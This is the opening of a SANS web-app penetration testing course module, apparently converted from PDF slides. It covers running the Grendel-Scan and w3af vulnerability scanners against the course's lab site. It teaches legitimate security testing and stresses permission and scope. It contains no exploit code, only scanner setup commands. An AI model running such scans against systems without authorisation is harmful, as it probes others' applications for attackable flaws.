



# SANS

[www.sans.org](http://www.sans.org)

DEVELOPER/  
SECURITY 542

WEB APP PENETRATION  
TESTING AND  
ETHICAL HACKING

## 542.3

## Server-Side Discovery

*The right security training for your staff, at the right time, in the right location.*

(

)

(

)

(

)

(

)

(

)

(

)

(

)

(

)

(

)

(

)

(

)

(

)

(

Copyright © 2010, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

**IMPORTANT-READ CAREFULLY:**

This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE.

The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

---

# Web Penetration Testing and Ethical Hacking

## Application Discovery

---

### SANS Security 542.3

Copyright 2010, All Rights Reserved  
Version 3Q10

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

1-

Web applications are a major point of vulnerability in organizations today. Web app holes have resulted in the theft of millions of credit cards, major financial and reputational damage for hundreds of enterprises, and even the compromise of thousands of browsing machines that visited web sites altered by attackers.

In the next few days, you'll learn the art of exploiting web applications so you can find flaws in your enterprise's web apps before the bad guys do. Through detailed, hands-on exercises and these materials, you will be taught the four-step process for web application penetration testing. You will inject SQL into back-end databases, learning how attackers exfiltrate sensitive data. You will utilize Cross Site Scripting attacks to dominate a target infrastructure in our unique hands-on laboratory environment. And, you will explore various other web app vulnerabilities in-depth, with tried-and-true techniques for finding them using a structured-testing regimen. As well as the vulnerabilities, you will learn the tools and methods of the attacker, so that you can be a powerful defender.

## 542.3 Table of Contents

	Slide #
• Vulnerability Discovery.....	4
• Automated Web App Scanners.....	7
• Grendel-Scan.....	10
- <b>Exercise: Grendel-Scan</b> .....	14
• w3af.....	20
- <b>Exercise: w3af</b> .....	33
• The Burp Suite.....	40
- <b>Exercise: Burp Suite</b> .....	50
• SamuraiWTF.....	57
• Manual Verification Techniques.....	61
• Info Leakage and Dir Browsing.....	63
- <b>Exercise: Directory Browsing</b> .....	69
• Username Harvesting.....	73
- <b>Exercise: Username Harvesting</b> .....	81
• Command Injection.....	86
- <b>Exercise: Command Injection</b> .....	89
• SQL Injection.....	100
- <b>Exercise: SQL Injection</b> .....	116
• Blind SQL Injection.....	120
• Cross Site Scripting.....	131
- <b>Exercise: XSS Exercise</b> .....	148
• Cross Site Request Forgery.....	153

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

2

This slide is a table of contents for the third day of 542. It also provides an overview of the topics we'll be covering in this next section of the course.

Note that all exercises are in bold print to help you easily find them so that you can practice your techniques throughout the class and as a reference afterward.

## Course Outline

- Day 1: Attacker's View, Pen-Testing and Scoping
- Day 2: Recon & Mapping
- ➡ **Day 3: Server-Side Vulnerability Discovery**
- Day 4: Client-Side Vulnerability Discovery
- Day 5: Exploitation
- Day 6: Capture the Flag

See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

3

In this class, we will learn the practical art of web application penetration testing.

On Day 1, we will examine the attacker's perspective, and learn why it is important for us to build and deploy web application with the attacker's perspective in mind. We will also cover the pieces of a penetration test and how to scope and prepare for one. Finally, we will explore the methodology that will be covered through the rest of class.


During Day 2, we will step through the process that successful attackers use to exploit applications, focusing specifically on the reconnaissance and mapping stages of the process. This will give us the foundation we need to later control the application.

On Day 3, we will build upon that foundation and start discovering the various weaknesses within the applications. As penetration testers, we will map out the attack vectors that we are going to use against this application. These discoveries will be the basis for the exploitation phase.

On Day 4, we will continue our discovery focusing on client side components such as Flash and Java. We will also explore the client-side scripting in use within our applications.

On Day 5, we will launch the attacks that we planned and created during the previous three sections. We will also cover the next steps for students and where they should go from here.

On Day 6, we will be performing a web application pen-test within a capture the flag event.



The discovery phase is the third step in our attack process, following after reconnaissance and mapping. It builds upon the first two and then becomes the groundwork for the final phase, exploitation. Today we are focusing on server-side vulnerabilities and how to find them.

## Vulnerability Discovery

- In our methodology, this is the first explicitly "malicious" traffic being sent to target systems
  - Although please note that some people find port scans and aggressive application mapping to be malicious
- Discovery is where we really start prodding the web application
- We will be looking for potential weaknesses
- The purpose of this step is to find the path to exploitation
- This phase builds on the work and discoveries of the previous two steps
- Exploitation comes after this discovery phase
  - But some small exploitation to verify discovered flaws happens here
- We will focus on server-side vulnerability discovery in this session (542.3)
  - In 542.4, we will look at client-side vulnerability discovery with technologies such as Web 2.0, web services, and client-side concerns such as Flash and Java applets

See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

5

Discovery is the phase in which we interact with the web application, pushing and prodding to discover weaknesses. Up to this point we have merely been walking around the store, looking around. While in the discovery phase, we begin pushing up ceiling tiles, opening doors, sitting in a corner of the store to see if the camera can see us.

As always, make certain that any systems you interact with are within the scope of the engagement, and that you have explicit, written permission for your activities. Our first step is to identify potential vulnerabilities. Remember that all areas of input are interesting. Hacking is all about attack surface. What can you manipulate, and how can you leverage it to your benefit? The only limit we have is our own imagination.




## Vuln Discovery Phase Elements and the Organization of 542.3

- In our methodology, we first run automated web application vulnerability scanning tools to get a feel for potential flaws
- We then manually interact with the target to verify the presence of the flaw and determine its risk and implications
- And, finally, we may write one or more custom scripts tailored to the target application to exploit the flaw in a more impactful way than is possible manually
- This approach leads directly to the overall outline for 542.3:
  - Automated web app vulnerability scanning tools
  - Descriptions of flaws and techniques for manual verification
  - Scripting techniques for pen testers (focused here on Python)

See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

6


We have tried to organize today around methods and order we follow in a real test. Normally we will run automated tools to find the low hanging fruit and walk rapidly through the application. We then manually walk through the web application to verify the findings from the automated tools and to find other flaws. Finally we will often create custom scripts to automate some of our findings.



The next few sections will cover some of the automated scanners we use.

# Web App Vulnerability Scanners

- Web app vulnerability scanners are different from scanners like Nessus
  - Nessus uses a series of plug-ins and send traffic to a machine to determine if it is vulnerable, but the plug-ins, for the most part, do not change what they do based on the response
- Web scanners interact with the site, through spidering or proxies
- This interaction actually changes the way the plug-ins send traffic
- We will be exploring some of the most popular scanners tool collections out there
  - Grendel-Scan
  - w3af
  - Burp Suite
  - SamuraiWTF



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardsians/SANS

8

Web application scanners are quite different from vulnerability scanners many of us are familiar with. Scanner such as Nessus use plug-ins just the same as w3af does, but these plug-ins are different in how they deal with their function. Vulnerability scanners typically send the same type of traffic no matter the situation, because they do not need to adjust since one FTP service behaves the same as another. In web application scanners, the plug-ins will actually change the requests made based on what the scanner has seen in the application. For example, a web form submits different parameters and the application may also set various cookies. The web scanner, such as w3af take this into account.

## Choosing Plug-Ins

- Automated tools require multiple scans of the target
- Selecting all the plug-ins at once is a bad idea
  - Causes crashes due to resource limits
- Each scan should use similar or grouped plug-ins
- For example, each scan below:
  1. Spider and Information Gathering Types
  2. Spider, SQL Injection, File Include and OS Command Injection
  3. Spider, XSS and XSRF
  4. Spider and plug-ins based on previous three scans


See 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS

9

Automated tools require us to scan a site multiple times to completely test it. This is because selecting all of the available plug-ins within a tool causes problems. For example, the tool may crash due to resource issues or will perform badly due to the amount of stuff it has to do.

So one of the questions asked often is how do we go about choosing plug-ins for our scans. We tend to try and group the plug-ins based on some type of similarity between the plug-ins. As shown on the slide, this can be done by grouping the type of attack. For example, start with information gathering types and then move to plug-ins that run some type of command or action on the server. After they run, try running the XSS and XSRF plug-ins as they are a related type of attack. Finally, we tend to scan a final time and select plug-ins based on the results from the previous three scans. This tends to have repeat plug-ins configured differently.

Note that because of the limitations of the tools, we must include a spider each time.



The first scanner we will explore is Grendel-Scan.

## Grendel-Scan


- Grendel-Scan is a cross-platform application that automates a large portion of the discovery step
  - Written in Java by David Byrne and Eric Duprey, available at <http://grendel-scan.com>
- Grendel-Scan is designed around automation while providing a method to give the tool a boost while mapping
- Grendel-Scan is great a precursor to a manual penetration test

See 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 11

Grendel-Scan is an automated scanning tool. It was written in Java and so it will run on most platforms. Its main purpose is discovering various problems in web applications. David Bryne and Eric Duprey are the authors and they have quite a bit of documentation and presentation materials on their site. Grendel-Scan was designed around automating the scan while providing an interface for manual interaction. This manual interaction allows the scanner to deal with more complex applications that many scanners could not.

# Mapping Mode

- Grendel-Scan spiders web sites similarly to the other spiders we have covered
- To begin, we provide one or more URLs for the spider to start with
- The spider then crawls the site
- In many web apps, a spider needs human interaction to get further into the site
  - Form submission
  - Dynamic JavaScript creating links
- Grendel-Scan provides a listening interception proxy to give the spider a boost
  - This proxy allows the tester to send in a request or two that provide the information that the spider needs to continue
  - This is not a full interception proxy like WebScarab
  - It does not provide the ability for us to intercept and change requests



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 12

Grendel-Scan has two different methods to build the map of an application that it will perform discovery against.


The first is spidering. The tester can provide base URLs, which are a starting point. Then based on the limitation configuration, the spider will try to find all of the application that it can. Grendel-Scan does a pretty good job handling things like JavaScript but will still have problems with more advanced navigation techniques.

The second method, which helps get past the problems the spider may have, is an interception proxy. This allows the tester to manually walk through the application. Grendel-Scan then uses these pages as the basis of its scan. Remember though that the proxy is a one shot deal. The first request through is the one it will use.

Both of these methods can be used during the same test.

## Discovery Plug-ins


- Grendel-Scan's power is in the varied plug-ins available
  - As we can see from the screenshot here, each plug-in is within a category
- Many of the plug-ins have configuration options to allow the tester to tune them
  - Customized error messages to search for
  - Number of attempts to try for SQL injection
- We commonly run Grendel-Scan iteratively, changing the plug-ins being used and their configuration
  - This approach allows us to gain information from each round and increase discovery of the target application each time
  - The experimental tests are not as fully tested, so care should be taken to verify any results from them



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 13

The plug-ins that come with Grendel-Scan run the gamut from simple checking of a page name all the way to experimental support for CRSF testing. As the tester is selecting the plug-ins, Grendel-Scan provides a description of what the plug-in will attempt. The majority of the test is handled on this screen.





In this exercise we will scan an application using Grendel-Scan and evaluate the results.

## Grendel-Scan Exercise

- Goals: Explore the power that Grendel-scan provides to testers
- Steps:
  1. Launch Grendel-Scan
  2. Configure the spider and plug-ins
  3. Run the scan
  4. Evaluate the results


Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 15

Now let's try out the scanning within Grendel-Scan.

## Grendel-Scan Exercise: Configure the Spider

- Launch a terminal
- Issue the following commands:

```
$ cd /usr/bin/samurai/grendel-scan
$ ./grendel.sh
```
- Enter the two target URLs and select Add
- Select an output directory



Sec 542 Web App Penetration Testing & Ethical Hacking ©2009 InGuardians/SANS

16

The first step is the launch a terminal. Then type the following commands:

```
$ cd /usr/bin/samurai/grendel-scan
$ ./grendel.sh
```


This will launch Grendel-Scan. Now, one at a time, enter the target URLs and click Add. The URLs are:

```
https://www.sec542.org
http://www.sec542.org/scanners/
```

In the Output directory, type: `/home/samurai/scanresults/grendel/`

## Grendel-Scan Exercise: Select Plug-ins

- Select the test modules as shown here
  - Default scan except
    - Uncheck website mirror under application architecture
    - Check Comment Lister under information leakage
  - This provides a good first scan of an application
- In the menu, select:  
Scan -> Start Scan




Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 IncidentIntelligence.com 17

Now switch to the "Test Module Selection" tab. We will use a default scan with minor modifications. First, uncheck website mirror under application architecture. Second select comment lister under information leakage.

Now in the Scan menu, select start scan.

## Grendel-Scan Exercise: Use the Browser

- Launch Firefox and select Grendel-Scan in the SwitchProxy toolbar
- Select the bookmark for BASE
  - This adds this url to the Grendel scan



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS


18

Now we will do the same scan but provide the URLs by using our browser. Use the switch proxy menu in your browser to select Grendel-Scan. Select BASE: Maintenance from the bookmarks menu. This will add it to the scan happening.

*/usr/bin/sansy/grendel-scan /scans/  
grendel-scan -- 720*


## View the Results

- Terminate the scan or allow it to finish
- Open report.html in the grendel directory
- Open the files in the http-transactions directories



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 19

Now we will examine the results. Either let the scan finish normally or if you are running out of time, click the "Terminate Scan" button. If the scan finishes, select the "Proxy Settings" tab and uncheck the "Wait on Proxy to finish scan" check box. Grendel should then pop up that is generating the report and then that the scan is complete. Now go to the directory selected for output and open the report.html file. Look through the results from your scan. After looking through and seeing the various findings we will use during the exploitation phase.



Now let's talk about one of the most functional open source tools available today. W3af is a python application that we use on practically every penetration test we perform.

## Web Application Attack and Audit Framework



**w3af**

- w3af is an open source web application scanner
- w3af is available at <http://w3af.sourceforge.net>
  - Also included in the SamuraiWTF (more on that later)
- The project lead is Andres Riancho but a large number of developers have contributed patches and features
- It is written in python and has both a GUI and a command-terminal console interface
  - The GUI is simpler to use while the console is designed to provide more control of the scan
- w3af is designed to perform the spidering part of mapping, all of the server-side vulnerability discovery and exploitation
  - It bundles multiple tools such as sqlmap and BeEF to accomplish all of this
  - These are built into w3af as exploit modules

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 21


W3af is an open source application that is written in Python. Andres Riancho is the current project lead. It is a framework that allows developers and testers to write plug-ins that work together to perform the tests needed.

Currently it has a console interface, similar to Metasploit, and a GUI using GTK. This application runs on almost every platform. The GUI is simpler to use, but the console provides more control of the scan. w3af performs all of the steps involved in the application test. This includes exploitation using bundled tools such as BeEF and SQLMap.



# The w3af GUI

- The w3af GUI is designed to be as simple as possible
- We are able to build various profiles that allow us to save specific scan configurations
  - We build various scan profiles that include different test types, then when starting a penetration test, we put the target URL into the profile
  - This provides standard test schemes across pen-tests
- The target URL is the starting point of any scan
- A tester can choose entire categories or expand categories to select individual plug-ins
  - We recommend the latter because it provides the tester with greater control
  - It also allows us to decide if we want to use the experimental plug-ins in a category



See 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS

22

The GUI is designed to be simple to use while providing all we need to perform an application test. w3af uses the concept of a profile to control what goes into a scan. We commonly build multiple profiles that include different plug-ins and tests and save them for later use.

The target URL is the starting point for the test. Keep in mind that it requires an entire URL including the protocol. We then select each plug-in we would like to run. If the plug-in requires configuration, the options will be displayed on the right.

# The w3af Console

- On the right is a session running within the w3af console
  - It reminds some pen testers of the Metasploit console
- As we move through the system, the prompt changes to signify what area of the scan configuration we are in
- We are able to select various plug-ins and set their configuration
  - Output is considered a plug-in
    - Text File
    - Console
    - HTML File

```

sec542@sec542-SANS:~/w3afs ./w3af
You won't be able to use the web... No module named testbrowser.src.2
al library installed. Except...
c.testbrowser.real
global name 'Browser' is...
//hyperstruct.net/project...
w3af>>>plugins
w3af/plugins>>>output console,textFile
w3af/plugins>>>
w3af/plugins>>>output config textFile
w3af/plugins/output/config:textFile>>>set fileName scan.txt
w3af/plugins/output/config:textFile>>>
w3af/plugins/output/config:textFile>>>back
w3af/plugins>>>discovery AllowedMethods
w3af/plugins>>>discovery serverHeader
w3af/plugins>>>
w3af>>>target
w3af/config:target>>>
w3af/config:target>>>set target http://www.sec542.org
w3af/config:target>>>
w3af/config:target>>>back
w3af>>>start
The Server header for this HTTP server is: Apache/2.2.4 (Ubuntu) P
HP/3.2.3-1ubuntu5.1 mod ssl/2.2.4 OpenSSL/0.9.8e
Found 1 URLs and 1 different points of injection.
The list of URLs is:
- http://www.sec542.org
The list of fuzzeable requests is:
- http://www.sec542.org | Method: GET
    
```

On this screen we see the console version of w3af. This console is very reminiscent of the Metasploit console and is used in the same way. The console provides a pseudo-shell. As we type in commands and select sections, the prompt will change to reflect where we are currently.

A simple scan would look like:

```

$ ./w3af_console
w3af>>> plugins
w3af/plugins>>> output console,textfile
w3af/plugins>>> output config textFile
w3af/plugins/output/config:textFile>>> set fileName scan.txt
w3af/plugins>>> discovery allowedMethods
w3af/plugins>>> audit osCommanding
w3af/plugins>>> back
w3af>>> target
w3af/config>>> set target http://www.sec542.com
w3af/config>>> back
w3af>>> start
    
```

## w3af Scripting

- One of the powers of the console version is its ability to be used in a script
- Simply enter each command into a file as we would in the console
  - For example:  
`w3af/plugins>>> discovery serverHeader`  
Would be `discovery serverHeader` in the script file
- This file is then loaded in the command line of the console
